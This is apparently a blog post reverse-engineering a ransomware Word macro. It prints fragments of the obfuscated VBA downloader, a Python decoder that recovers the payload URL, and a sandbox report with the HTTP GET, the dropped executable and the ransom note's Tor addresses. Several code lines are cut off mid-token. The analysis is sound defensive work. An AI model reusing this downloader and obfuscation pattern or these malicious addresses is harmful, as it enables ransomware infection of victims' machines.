← Previous post Home Page Next post →

Macro Malware Analysis

14 August 2016 • 12 mins read

• Malware • Ransomware • Office macro • Reverse engineering • Decryption • Sandbox • Dynamic analysis

Malware, in general, is any kind of malicious program which executes on a machine; it can be used for a large variety of purposes such as influence computer behavior, display ads, steal personal informations, take control of remote machines and so on.

Ransomware

Lately a particular category of malware, called ransomware, is spreading aggressively especially through email compaigns. This kind of malicious program infects computers by encrypting files and asking for a ransom payment to recover them; attackers send emails to an extensive number of recepients (mass email attack) in order to infect as much machines as possible.
They tend to use Social Engineering techniques by writing an attractive email subject and text so as to trick users into opening an attachment or a link.
Once the victim opens the downloaded file (which can have different extensions, like ".exe", ".doc", ".xls",

“.js”, “.cab”), malware executes and infects the machine by encrypting data with RSA-2048 and AES-128 algorithm. Then, the user gets prompted with a screen asking for money in order to receive the key to restore encrypted data.

Recently, I got my hands on a ransomware variant which exploits Microsoft Office Macro to execute evil code. Of course, this one was attached in an email as a document with “.docm” extension which is the one used for Word documents with macros.

Macros are essentially scripts written in VBA (Visual Basic for Applications), a language used inside Office documents for automating frequent tasks and activities. Since they can interact with the system, attackers can use them as a starting point for the attack.

Macro code deobfuscation

Since we are working with Object Linking and Embedding (OLE), which is a Microsoft proprietary technology for compound documents (like the ".docm" we are threating), one possible way to start analyzing this kind of file is using a very nice utility called *oledump*: https://blog.didierstevens.com/programs/oledump-py.
This tool allows to extract macro code so we can take a look at the source; we can launch the program and insert as input argument our ".docm" file which I have renamed "malware.docm":

```
root@kali:~/oledump_V0_0_25# ./oledump.py malware.docm
A: word/vbaProject.bin
 A1:       419 'PROJECT'
 A2:        65 'PROJECTwm'
 A3: M   23316 'VBA/Module1'
 A4: M    1347 'VBA/ThisDocument'
 A5:      4445 'VBA/_VBA_PROJECT'
 A6:      1204 'VBA/__SRP_0'
 A7:       106 'VBA/__SRP_1'
 A8:       292 'VBA/__SRP_2'
 A9:       103 'VBA/__SRP_3'
A10:       572 'VBA/dir'
```

Oledump returns a list of items describing document structure; we are interested in macro code, i.e. items A3 and A4, where tag M indicates the presence of macros. Once we have identified that the interesting portions are "Module1" (looking at the reported dimensions, this should be the core of the script) and "ThisDocument", we can extract them with the following commands:

```
root@kali:~/oledump_V0_0_25# ./oledump.py malware.docm -v -s A3 > Module1
root@kali:~/oledump_V0_0_25# ./oledump.py malware.docm -v -s A4 > ThisDocument
```

We can start by taking a look at "ThisDocument":

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub autoopen()
SAAKASHVILLI_MUDEN "Rastyag"
End Sub
```

Immediately, there is something that catches the attention: in the last three lines there is the *autoopen()* function, which is used for launching macro execution at the opening of the file; this is a first sign of malware activity.
Since there is nothing else here, we can continue the analysis by checking "Module1". This file is pretty big, but it contains a lot of junk code and uses encryption; this is done for two main reasons: one is to decrease the chances of detection by Antivirus softwares and the other one is to increase difficulty, for a security analyst, of blocking the attack as fast as possible.
The code starts with some variables definitions and here I have reported only the useful ones:

```
Attribute VB_Name = "Module1"

Public InTheAfrikaMountainsAreHighDAcdaw As Object
Public InTheAfrikaMountainsAreHighPLAPEKCwwed As Object
Public InTheAfrikaMountainsAreHighKSKLAL As Object
Public InTheAfrikaMountainsAreHighXSAOO() As String

Public InTheAfrikaMountainsAreHighLAKOPPC As String
Public InTheAfrikaMountainsAreHighPLAPEKC() As String
Public InTheAfrikaMountainsAreHighUUUKA As String

Public InTheAfrikaMountainsAreHighGMAKO As Object
Public InTheAfrikaMountainsAreHigh4 As String
Public InTheAfrikaMountainsAreHigh2 As String
Public InTheAfrikaMountainsAreHighASALLLP As Variant
```

The attacker alternates junk code taken from the web with his malicious code hidden inside, but with a little work we can find what we are interested in.

Scrolling down the code, there are three portions suggesting there is a basic encryption technique which uses the *Replace()* function that has been renamed in *GodnTeBabenParama()*:

```
Public Function GodnTeBabenParama(A1 As String, A2 As String, A3 As String) As Strin
GodnTeBabenParama = Replace(A1, A2, A3)
End Function

InTheAfrikaMountainsAreHigh2 = GodnTeBabenParama("BRREADicroBRRREADoft.XBRREADLHTTPB
+ GodnTeBabenParama("cationBRRRREADWBRRREADcript.BRRREADhBREADllBRRRREADProcBREADBRR
+ "\zorginBRRREAD.BREADxBREAD", "BREAD", "e")

InTheAfrikaMountainsAreHigh2 = GodnTeBabenParama(InTheAfrikaMountainsAreHigh2, "BRRE
InTheAfrikaMountainsAreHigh2 = GodnTeBabenParama(InTheAfrikaMountainsAreHigh2, "BRRR
```

Lastly, these values are put inside an array by using *Split()* function:

```
InTheAfrikaMountainsAreHighPLAPEKC = Split(InTheAfrikaMountainsAreHigh2, "BRRRREAD")
```

The result of these substitutions gives a lot of informations since the elements of the array are used in important parts of the code:

```
InTheAfrikaMountainsAreHighPLAPEKC(0) = Microsoft.XMLHTTP
InTheAfrikaMountainsAreHighPLAPEKC(1) = Adodb.streaM
InTheAfrikaMountainsAreHighPLAPEKC(2) = shell.Application
InTheAfrikaMountainsAreHighPLAPEKC(3) = Wscript.shell
InTheAfrikaMountainsAreHighPLAPEKC(4) = Process
InTheAfrikaMountainsAreHighPLAPEKC(5) = GeT
InTheAfrikaMountainsAreHighPLAPEKC(6) = TeMP
InTheAfrikaMountainsAreHighPLAPEKC(7) = Type
InTheAfrikaMountainsAreHighPLAPEKC(8) = open
InTheAfrikaMountainsAreHighPLAPEKC(9) = write
InTheAfrikaMountainsAreHighPLAPEKC(10) = responseBody
InTheAfrikaMountainsAreHighPLAPEKC(11) = savetofile
InTheAfrikaMountainsAreHighPLAPEKC(12) = \zorgins.exe
```

The last one is really informative since it is the name of an ".exe" file, which is probably the real payload. This means that there should be a part where the file "zorgins.exe" is downloaded and saved to the system. We can then substitute these values everytime they appear in the code so as to decrypt it (look at the comments):

```
Set InTheAfrikaMountainsAreHighDAcdaw = CreateObject(InTheAfrikaMountainsAreHighPLAP
Set InTheAfrikaMountainsAreHighPLAPEKCwwed = CreateObject(InTheAfrikaMountainsAreHig
Set InTheAfrikaMountainsAreHighGMAKO = CreateObject(InTheAfrikaMountainsAreHighPLAPE
Set InTheAfrikaMountainsAreHigh1DASH1solo = CreateObject(InTheAfrikaMountainsAreHigh
Set InTheAfrikaMountainsAreHighKSKLAL = InTheAfrikaMountainsAreHigh1DASH1solo.Enviro

InTheAfrikaMountainsAreHighLAKOPPC = InTheAfrikaMountainsAreHighKSKLAL(InTheAfrikaMo
InTheAfrikaMountainsAreHighUUUKA = InTheAfrikaMountainsAreHighLAKOPPC ' = CreateObje
InTheAfrikaMountainsAreHighUUUKA = InTheAfrikaMountainsAreHighUUUKA + InTheAfrikaMou
InTheAfrikaMountainsAreHighGMAKO.Open (InTheAfrikaMountainsAreHighUUUKA) ' = CreateO
```

It is clear now that “zorgins.exe” is saved in TEMP directory; moreover in the following snippet we have the HTTP GET request for a url (malware download) which is marked as “InTheAfrikaMountainsAreHigh4”:

```
InTheAfrikaMountainsAreHighDAcdaw.Open InTheAfrikaMountainsAreHighPLAPEKC(5), InTheA
InTheAfrikaMountainsAreHighDAcdaw.Send ' = CreateObject(Microsoft.XMLHTTP).Send

InTheAfrikaMountainsAreHighASALLLP = InTheAfrikaMountainsAreHighDAcdaw.responseBody
InTheAfrikaMountainsAreHighPLAPEKCwwed.Write InTheAfrikaMountainsAreHighASALLLP ' =
```

Moving through the code, there is a strange series of numbers separated by the string “112112112112” and saved in the array “InTheAfrikaMountainsAreHighXSAOO”:

```
InTheAfrikaMountainsAreHighXSAOO = Split("6344112112112112707611211211211270761121l2
```

Taking a look at where this variable is used, we find this interesting function:

```
Public Function DuBirMahnWeishr(InTheAfrikaMountainsAreHigh6 As Integer) As String
Dost = CInt(InTheAfrikaMountainsAreHighXSAOO(InTheAfrikaMountainsAreHigh6))
```

```
DuBirMahnWeishr = Chr(Dost / 61)
End Function
```

which is then used here:

```
For apdistance = LBound(InTheAfrikaMountainsAreHighXSAOO) To UBound(InTheAfrikaMount
 InTheAfrikaMountainsAreHigh4 = InTheAfrikaMountainsAreHigh4 & DuBirMahnWeishr(apdis
 Next apdistance
```

It performs a computation by dividing each value of the array “InTheAfrikaMountainsAreHighXSAOO” by 61, converting the value to the corresponding character using function *Chr()* and saving the results in “InTheAfrikaMountainsAreHigh4”, that is the variable seen before representing malware download url. Converting the first values we get:


```
root@kali:~# python
>>> chr(6344/61)
'h'
>>> chr(7076/61)
't'
>>> chr(6832/61)
'p'
```

This looked promising, so I have written a simple Python script named “decrypt.py” that performs the conversion:

```
#!/usr/bin/python

encrypted_address = [6344,7076,7076,6832,3538,2867,2867,7259,7259,7259,2806,6832,695
```

```
characters = [chr(x / 61) for x in encrypted_address]

decrypted_address = ''.join(characters)

print 'Malware download address: ', decrypted_address
```

After running the script we get the decrypted value:




```
root@kali:~/oledump_V0_0_25# ./decrypt.py
Malware download address:  http://www.prisma-srl.net/09uh8ny
```

As I thought, that string was hiding the address used by the macro to download the real payload which is then saved in the temporary directory as “zorgins.exe”; once it executes, it starts encrypting files on the machine.

Sandbox dynamic analysis


As a confirmation of what we have found, we can upload the file on the following website: https://www.hybrid-analysis.com/.
Hybrid Analysis is powered by Payload Security and offers a free service which performs both static and dynamic (behavioral) analysis by interacting with VirusTotal (a free virus, malware and URL online scanning service which uses more than 40 antivirus solutions to execute static analysis), Metadefender (similar to VirusTotal) and running samples in VxStream Sandbox.




Please wait while VxStream Sandbox v5.00 is processing your sample (SHA256: b249087406d94f88f948e511493250ac88990c0e7e3d987efbde96ff96aae074).
Once the analysis is completed you will be redirected automatically.

VxStream Sandbox extracts VBA macros from office files and runs its own deobfuscation engine to extract more data.
Read more about this feature on our blog.
– Payload Security

Once the analysis is complete it reports results back to the user, showing also screenshots saved during the execution:


Computer
reserves_20...
Recycle Bin
Adobe Reader XI
Mozilla Firefox
split_201608...
kiting_2016...
quittance_2...
Microsoft®
Word 2010
Starting...
Office
© 2010 Microsoft Corporation. All rights reserved.
Cancel
1:11 AM
8/14/2016



!!! IMPORTANT INFORMATION !!!!

ur files are encrypted with RSA-2048 and AES-128 ciphers.
formation about the RSA and AES can be found here:
//en.wikipedia.org/wiki/RSA_(cryptosystem)
//en.wikipedia.org/wiki/Advanced_Encryption_Standard

ing of your files is only possible with the private key and decrypt program, which is on our secret
ive your private key follow one of the links:
tp://zjfq4lnfbs7pncr5.tor2web.org/5DYGW661XBPQZ0B7
tp://zjfq4lnfbs7pncr5.onion.to/5DYGW661XBPQZ0B7


this addresses are not available, follow these steps:
ownload and install Tor Browser: https://www.torproject.org/download/download-easy.html
ter successful installation, run the browser and wait for initialization.
pe in the address bar: zjfq4lnfbs7pncr5.onion/5DYGW661XBPQZ0B7
ollow the instructions on the site.

personal identification ID: 5DYGW661XBPQZ0B7 !!!
=*-.._~*

As the previous image reports, after the damage has been done, the malware shows the instructions to follow to acquire the decryption key. This can be done by navigating to a website which resides in the Tor network (accessible only by installing Tor software). Once the victim gets there, the attacker requests payment in Bitcoins (a particular currency which is not trackable) and after the money transfer has been done the victim *should* receive the key to restore documents back to their original state.

Analyzing the report we can verify that informations found during the reverse engineering activity coincide with the results returned after sandbox execution.

Usage of function *AutoOpen()*:




Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior

details	Found keyword "AutoOpen" which indicates: "Runs when the Word document is opened"
source	Static Parser
relevance	10/10

Name of dropped malware and download url including spawned processes:



Malicious Indicators 13

External Systems

Detected Emerging Threats Alert

Sample was identified as malicious by a large number of Antivirus engines

Sample was identified as malicious by at least one Antivirus engine

General


Document spawns new processes

GETs files from a webserver

```
   details "GET /O9uh8ny HTTP/1.1
           Accept: */*
           Accept-Encoding: gzip, deflate
           User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
           Host: www.prisma-srl.net
           Connection: Keep-Alive"
    source Network Traffic
 relevance 10/10
```

The input sample dropped a file that was identified as malicious

```
   details 34/78 Antivirus vendors marked dropped file "zorgins.exe" as malicious (classified as "Gen:Variant.Razy" with 43% detection rate)
    source Extracted File
 relevance 10/10
```

